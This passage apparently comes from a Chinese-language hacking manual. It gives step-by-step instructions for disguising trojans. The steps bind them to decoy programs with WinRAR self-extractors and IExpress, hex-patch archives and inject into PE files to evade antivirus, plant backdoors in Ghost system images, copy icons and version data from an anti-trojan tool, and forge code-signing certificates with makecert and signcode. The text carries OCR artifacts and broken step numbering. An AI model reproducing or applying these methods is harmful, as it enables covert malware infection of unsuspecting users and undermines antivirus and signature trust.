


文件压缩操作

STEP2 双击生成的这个 RAR 文件，单击工具栏上的“自解压”图标。在弹出的“自解压格式”窗口里，单击 WinRAR “高级”选项卡中的“SFX 选项”按钮，然后会出现一个“高级自解压选项”对话框。




查看压缩文件



自解压的选择

STEP3 分别在“解压路径”中输入“%systemroot%\temp”，“解压后运行”中输入木马服务程序“muma.exe”，“解压缩之前后运行”中输入“mplayerc.exe”。




自解压的设置

经过这样的设置以后，就初步实现了文件捆绑。这样生成后的程序运行时，会先调用“mplayerc.exe”这个文件，等这个程序打开完毕以后，才会去运行木马服务端程序“muma.exe”，这样就可以起到一定的迷惑作用。

STEP4 切换到“模式”选项卡，选中“全部隐藏”和“覆盖所有文件”选项，这两个选项是为了不让 RAR 解压的时候弹出窗口。


STEP5 单击“文字和图标”标签，选择一个图标（通常是一个具有迷惑性的图标）来进行使用。“确定”后返回，在同一个目录下就会生成一个与 RAR 同名的 EXE 文件，这样就实现了这两个文件的捆绑。



运行方式设置

STEP6 不过在本地运行自解压文件的时候，

发现程序只是打开了正常文件一个，而捆绑的木马文件却没有运行。现在需要修改一下文件的注释才可以，用 WinRAR 打开这个自解压文件。单击工具栏中的“注释”按钮，在弹出的窗口将代码中的 presetup 改为 setup 即可。这样两个文件就都可以运行了，不过需要用户在关闭运行的正常文件后，木马文件才会自动运行。




修改代码内容

前面的这种捆绑还是不完善，这是因为如果用户通过右键就可以对其进行解压操作，黑客往往还会对自解压文件进行变异处理，在这里我们要用到 C32Asm 这款反编译的工具，它的作用是去掉木马的特征，在下一章不会大量使用它。

STEP1 运行编辑工具 C32Asm，单击“文件→打开十六进制文件”命令，选择自解压文件程序。

STEP2 单击“搜索→搜索”命令，在窗口中的“类型”选择为“十六进制”，然后在“搜索”选项中输入“807A0161”。



搜索关键代码

STEP3 在搜索结果中将 61 改成其它数值即可，

这里改成了 60。接着按照同样的方法，搜索十六进制值 526172211A07，把 61 修改为刚刚替换的数值。

```
00006F00: E8 67 00 00 00 84 C0 75 22 08 78 00 00 00 E8 29
00006FE0: 02 FF FF 58 0D 53 17 52 E8 63 0E FF FF 83 C4 08
00006FF0: 8B C3 E8 A5 74 00 00 33 C0 E8 02 00 01 5F 5E 5B
00007000: C3 98 98 98 33 C9 80 3A 52 75 2D 80 7A 01 60 75
00007010: 27 88 7A 02 72 75 21 80 7A 03 21 75 1B 80 7A 04
00007020: 1A 75 15 80 7A 05 07 75 0F 80 7A 06 70 75 09 C6
00007030: 80 C8 6D 00 00 00 01 01 8B C1 C3 90 55 8B EC 83
00007040: C4 CC 89 07 00 00 00 53 8B D8 56 57 88 55 FF 8D
```

修改关键代码

2. 系统工具压缩捆绑

其实 Windows 系统自带的一款名为 IExpress 的小工具也能实现木马文件的捆绑功能，通过它可以制造出各种 CAB 格式的压缩文件和自解压程序。


提示 ATTENTION

IExpress 是 Windows 系统自带的程序，所以制作出来的自解压程序包具有很好的兼容性，它使用了多种不同的自解压文件技术对软件更新进行打包，这些格式能够自动运行程序包中包含的安装程序。

IExpress 也是 Microsoft 使用的一项技术，用于为某些 IE 浏览器版本、某些 Windows 系统以及其他多种产品创建软件更新程序包。

IExpress 的使用方法很简单，下面我们来演示该程序的使用步骤。


STEP1 单击开始菜单中的“运行”命令，在弹出的对话框中输入“IExpress”就可以启动该程序配置向导。



运行压缩程序


虽然 IExpress 程序的操作界面是英文，但是由于它采用了向导式的配置流程，所以操作

起来也非常的简单。程序的配置窗口为用户提供了两个选择项，一个是创建新的自解压文件（Create new Self Extraction Directive file），另一个是打开已经保存的自解压模板文件（Open existing Self Extraction Directive file）。由于是第一次使用，之前没有配制好的模板文件供用户选择，所以这里选择第一个选项，并单击“下一步”按钮。




创建新的文件

STEP2 配置自解压程序包用的压缩方式有三种可供选择，包括建立自解压并自动安装压缩包（Extract files and run an installation command）、建立自解压压缩包（Extract files only）和建立 CAB 压缩包（Create compressed files only [ActiveX Installs]），这里由于要制作木马服务端程序的自解压程序包，所以需要选择窗口中的第一项。




选择压缩方式

STEP3 单击“下一步”按钮，在窗口中接着输入压缩包的标题（不是压缩包的文件名），中英文都可以，设置完成后再次单击“下一步”按钮。




设置文件名称

STEP4 在“确认提示”这个配置窗口，程序会询问在自解压程序包运行前是否提示用户确认。由于是在悄悄地进行木马服务端的安装演示，所以最好还是不要声张得好，因此这里选择第一项“不提示”（No prompt）。




隐藏运行设置

STEP5 单击“下一步”按钮，在“用户允许协议”中黑客可以添加一个伪造的软件公司用户协议用以迷惑他人，选择“显示用户允许协议”（Display a license）选项，单击“Browse”按钮来选择一份伪造好的文本文件，比如伪装成大名鼎鼎的 Microsoft 公司。




设置用户协议

STEP1 设置完毕后单击“下一步”按钮，打开文件列表窗口。单击该窗口中的“Add”按钮来添加，需要捆绑的木马程序以及其它的常规程序。




添加压缩文件

STEP2 进入到安装程序的运行窗口，指定自解压程序包中的那些文件，哪些是安装开始运行的文件（Install Program），哪些是安装结束后运行的程序（post install command）。这里演示的当然是让木马服务端程序结束运行才对。




文件运行设置

STEP3 选择软件在安装过程中的显示模式，IExpress 提供了几种显示模式供用户选择，它们依次是默认（Default）、隐藏（Hidden）、最小化（Minimized）和最大化（Maximized）。由于木马是和合法程序捆绑在一起的，所以选择“隐藏”。




显示模式设置

STEP4 进行提示语句的显示设置，由于配置的是木马程序的自解压程序包，当然应该选择第一项不显示提示信息了（No message）。




提示语句设置

STEP5 上述设置完成后，接着设置自解压程序包的保存位置和名称。在这里要选择“Hide File Extracting Progress Animation from User”，以便隐藏文件自解压的过程，有助于隐藏某些木马程序启动时弹出的命令提示框。




隐藏运行设置

STEP11 设置在自解压程序包安装完成后是否进行系统的重新启动，可以根据实际需要来选择。如果所用的木马服务端程序是“即插即用”的，那么就选择第一项“不需要重新启动”（No restart）；如果是用于开启远程终端服务的后门程序，那么就可以选择第二项“始终要求重启”（Always restart），同时选择窗口下方的“重新启动前不提示用户”（Do not prompt user before restarting）。



系统启动设置


STEP12 单击“下一步”按钮，在弹出的窗口中可以将刚刚的配置信息进行保存，下一次再用 IExpress 的时候，就可以选择“Open existing Self Extraction Directive file”选项，直接调用以前的配置进行操作就可以了。



保存设置信息

STEP13 单击“下一步”按钮，开始制作木马的自解压程序包。整个制作过程都是在命令行状态下进行的，在捆绑完成后就会自动的弹出一个提示窗口，单击“完成”按钮一个不被查杀的木

马捆绑文件就这样诞生了。



文件压缩过程

3. 永不查杀的捆绑机

“永不查杀的捆绑机”是由灰鸽子工作室开发的一款不被查杀的多文件捆绑工具。

注意 ATTENTION


在“永不查杀的捆绑机”以前，灰鸽子工作室推出了一款名为“万能文件捆绑器”的捆绑机，不过这款捆绑机已经被杀毒软件所查杀了。这次全新开发的捆绑机，完全模拟了微软的 iexpress 程序来将多个不同类型的文件进行捆绑。

下面我们就来看看这款捆绑机是如何捆绑木马的。

STEP1 运行捆绑机程序，单击“添加文件”按钮添加需要捆绑的文件，包括需要捆绑的恶意文件和常规文件，“永不查杀的捆绑机”可以对 2 个以上的文件进行捆绑，并且支持可执行文件和 DLL 文件。

STEP2 在“安装首次运行”和“当首次结束再运行”选项中根据自己的想法来设置需要运行的文件，再在“窗口运行状态”中对文件的窗口运行情况设置，配置过程是不是和前面 IExpress 程序的配置过程很相像。

STEP3 为捆绑文件选择一个图标，捆绑机本身已经为用户准备了大量的候选图标，如果用户不满意这些候选图标的话，可以单击“选择图标”按钮来任意的选择其它的图标。



木马程序捆绑

注意 ATTENTION

“永不查杀的捆绑机”除了可以支持常见的图标图片文件外（*.ICO、*.BMP），还可以从可执行文件（*.EXE）和动态连接库文件（*.DLL）中提取相关的图标进行使用。

STEP1 选择完成后，再单击“捆绑文件”按钮即可生成需要的捆绑文件，生成的捆绑文件同样可以进行压缩。

7.1.3 将木马植入到文件内部


前面介绍捆绑是比较常见的，现在最新的捆绑是将木马插入到文件的内部，因为每个应用程序内部都有一定的空间可以被利用。这样就可以保证被插入的程序“原封不动”，更具有迷惑性和欺骗性。这类程序的代表包括 RobinPE、Ek Chuah 等。

我们就利用一款全新的捆绑工具 Ek Chuah，来为读者进行木马捆绑的演示操作。

STEP1 运行 Ek Chuah 程序本身，接着单击“相关设置”中的“基本设置”，在“待合并文件”中设置是准备捆绑的文件，也就是准备的木马程序。接着在下面的“宿主文件”设置被捆绑的文件，这里可以任意的选择一个应用程序。


Ek Chuah 程序本身提供了三种捆绑方式。“搜索多余空字节”是在捆绑文件中搜索程序内部缝隙，尝试把待捆绑文件分散插入到缝隙中；“扩展最后一节表”是把捆绑文件的最后一个节表，增加到待合并文件的大小然后插入文件；“加入新节表”可以说是第二种方法的延续，只不过是添

加一个新的节表。这里选择第二项“扩展最后一节表”。



设置程序文件

STEP2 单击“高级设置”选项，包括入口点模糊 EPO、文件体加密、文件头多态等三个项目。入口点模糊（EPO）技术主要可以防止，被杀毒软件在入口点进行特征码的提取，确保不会被杀毒软件所查杀。“文件体加密就是随机取一个种子，把它和待捆绑的文件进行加密处理。而“文件头多态”的作用和“入口点模糊 EPO”项目类似，通过增加了多态模块来防止杀毒软件。这两个选项还是按照默认的进行设置，设置完成后就可以单击“开始合并”进行合并。



其他信息设置


7.1.4 Ghost也可能被插入木马

由于 Ghost 安装盘使用起来快捷方便，因此很多人都喜欢用它来安装系统。为此网络中还出现了诸如番茄花园、雨林木风、深度等各种品牌。但是测试发现，只要利用相关的工具，就可以轻易地对 Ghost 文件进行修改。比如在其中增加后门木马，然后再发布到互连网中，这样任何下载使用这个 Ghost 文件的用户，都将成为黑客手中

的又一只“肉鸡”。

将 Ghost 文件下载到硬盘中，接着还需要准备一个编辑工具。虽然很多程序都可以对 Ghost 文件进行操作，但是最终还是选择由官方推出的 Ghost Explorer，因为没有谁比官方更加了解 Ghost 的文件结构。

运行 Ghost Explorer 后，单击工具栏中的“打开”按钮，选择刚刚下载的映像文件。在类似于资源管理器的窗口中，可以清楚的看到 Ghost 文件中的信息内容。单击 Ghost Explorer 窗口中的右键，在弹出的菜单可以看到包括“提取”、“加载”、“剪切”、“增加”等命令。如果说前面的设想只是理论上的，那么现在已经证明该想法可以实施。




插入木马程序

现在是万事俱备只欠“木马”了，其实木马程序早就已经准备好。可是新的问题又出现了？对于大多数木马程序来说，注册表的作用都是非常重要。因为木马需要在电脑启动之后进行自动加载，而注册表中包括了大量的软件启动项，这些项目就可以帮助程序进行启动。但是 Ghost Explorer 并不能对系统中的注册表信息进行修改。那么这个时候应该怎么办呢？好在“条条大路通罗马”，Windows 系统的开始菜单中，不是有一个启动文件夹吗？

首先在 Ghost Explorer 窗口中，展看启动文件夹所在的路径，即 X:\Documents and Settings\All Users\「开始」菜单\程序\启动。现在单击右键菜单中的“添加”命令，在弹出的窗口选择需要添加的木马程序，这样木马程序就

被轻松的添加到 Ghost 映像文件里面了。



设置启动选项

或许有细心的读者会问：“如果以后安装前检查一下启动文件夹，不就发现了植入的木马服务端程序吗？”那么现在来看看黑客的杀手锏吧。

Windows 系统中有很多常用的功能，比如记事本、注册表、计算器等。现在只需要将木马服务端程序，和这些程序中的一个程序文件进行捆绑。然后用捆绑生成的文件，替换镜像文件中原有的程序文件即可。这样当用户还原 Ghost 系统后，只要一运行这个捆绑文件，捆绑文件首先分解为木马和记事本两个文件。然后木马运行便成功植入到用户系统，而记事本运行后用户就可以进行操作，这样就不会引起用户的任何怀疑。


7.2 伪装文件的属性

众所周知，通过右键的“属性”菜单可以查看文件属性，其中的“版本”标签不但可以查看到文件版本、描述等信息，还可以查看到这个程序的产品名称、公司名称、网站地址等一系列的信息内容。所以利用各个大公司的属性信息，也成为木马伪装的手段。

7.2.1 伪装属性信息

纵观现今如今的木马程序，没有任何一款木马程序的“属性”窗口含有“版本”标签，所以下面我们就利用某些程序修改软件来为木马程序添加上“版本”标签。当然也可以添加图标、位图

等其它内容。这样做不但可以对文件进一步的进行伪装，而且还可以起到免杀的效果呢。



查看程序属性

首先配置一个木马的服务端程序，接着再寻找一个用于“移花”的可执行文件，我们在这里就选用的是江民的“网银木马专杀”程序。

STEP1 运行程序资源修改工具 Restorator，单击工具栏上的“打开文件”按钮，从弹出的窗口中分别选择木马服务端程序和专杀程序。接着通过在 Restorator 的资源树下找到服务端程序的资源内容，在其中找到“图标”这一项，单击右键选择其中的“删除”命令，这样做是将服务端程序原有的图标资源删除掉，为后面替换专杀工具的图标做准备。




删除原有信息

STEP2 在资源树下找到专杀工具的资源内容，并在其中找到“图标”和“版本”这两项。分别

通过鼠标选择并拖拽某一项内容到服务端程序的资源内容中释放，这样就成功地将免杀工具中的“图标”和“版本”这两项“接木”到服务端程序上了。

STEP3 选择服务端程序这一项，单击“文件”菜单下的“另存为”命令将修改的服务端程序重新进行保存。查看保存的服务端程序，不但文件图标被替换成了免杀工具的图标，同时在属性中也新增了一个“版本”标签。




添加新的消息


7.2.2 伪装签名信息

为了更好地迷惑他人，黑客会在生成的 EXE 文件上印上一个微软公司的标识。“伪造数字签名添加器”正是一款修改签名的工具

运行“伪造数字签名添加器”，单击“选择”按钮来选择刚刚生成的 EXE 文件。接着单击“添加”按钮就可以在原文件的属性中，增加一个署名为“Microsoft Windows”数字签名的标签，这样不要说可以轻松的迷惑普通的用户，包括 UAC 在内的安全功能也可以轻易地被搞定。



添加伪造属性




查看伪造属性

7.2.3 自定义签名

1. 了解数字签名

“伪造数字签名添加器”使用简单，只能伪装出微软公司的数字签名，这是不够的。因为有的文件带有数字签名，例如金山公司 WPS 文本编辑程序。单击右键菜单中的“属性”命令，并切换到“数字签名”标签。从数字签名列表中可以了解到，数字签名通常包括“签名人姓名”、“电子邮件地址”和“时间戳”三个部分，这样也就了解到了数字签名的基本构成。



查看程序属性

2. 伪造数字签名


下面来演示使用“专业数字签名添加工具”，

来进行程序文件数字签名的伪造操作。

STEP1 运行系统中的命令提示符功能，接着利用 CD 命令切换到“专业数字签名添加工具”所在的目录。


STEP2 打开记事本程序，输入下面的这段代码。

makecert /sv "hack.PVK" /n "CN= 黑客制造,E=hack@xxx.com,O= 雄起" hack.cer。




构建伪造属性

STEP3 将这段命令复制到命令提示符窗口，“回车”后程序会要求用户输入一个密钥文件的密码，然后程序就可以生成一个名为 hack.PVK 的密钥文件，以及一个名为 hack.cer 的数字证书文件。其中“黑客制造”和“hack@xxx.com”等信息，就是前面提到的数字签名中的“签名人姓名”和“电子邮件地址”等。



设置密钥密码




创建伪造信息

3. 添加数字签名

在“命令提示符”窗口中，输入 signcode.exe 激活证书添加工具，在弹出的窗口中根据提示操作即可。


STEP1 在弹出的窗口单击“下一步”按钮，

接着单击“文件名”后的“浏览”按钮，然后在弹出的窗口选择配置好的服务端程序。这里需要特别说明的是，如果该文件已经有数字签名，那么则会被新的数字签名所替换。




添加修改程序

STEP2 单击“下一步”按钮，在出现的窗口选择“自定义”选项，单击“下一步”按钮这时在新的窗口里面单击“从文件选择”按钮，并在弹出的窗口选择刚刚生成的数字签名文件。如果在弹出的窗口没有发现数字证书文件的话，那么将文件格式中设置为“所有文件”即可。




设置定义方式



